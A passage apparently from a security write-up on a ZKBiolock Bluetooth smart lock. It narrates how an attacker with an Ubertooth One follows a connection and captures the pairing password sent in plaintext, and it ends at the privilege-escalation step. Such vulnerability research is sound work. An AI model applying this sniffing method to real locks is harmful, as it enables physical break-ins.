


USER: The user does not have access to the lock yet, and must connect to the lock with the pairing password.




USER: The user then observes available locks and connects to the ZKBiolock with the pairing password, 123456.







ATTACKER: The attacker observes a connection event, CONNECT\_REQ, between some device (Source: 78:4c:77:4f:d5:52) and the lock (Destination: 08:7c:be:30:69:31). In this request, the attacker can see how the rest of the connection will be setup and the Ubertooth One firmware will automatically follow the connection. The attacker observes the agreed upon access address for the connection, 0xaf9a9cdd, and uses this value to filter the rest of connection.




ATTACKER: The attacker can also see the pairing password transmitted in plaintext from the user to the lock.




USER: The user now has access to the lock, but does not have access to do anything yet. She must elevate themselves to administrator.



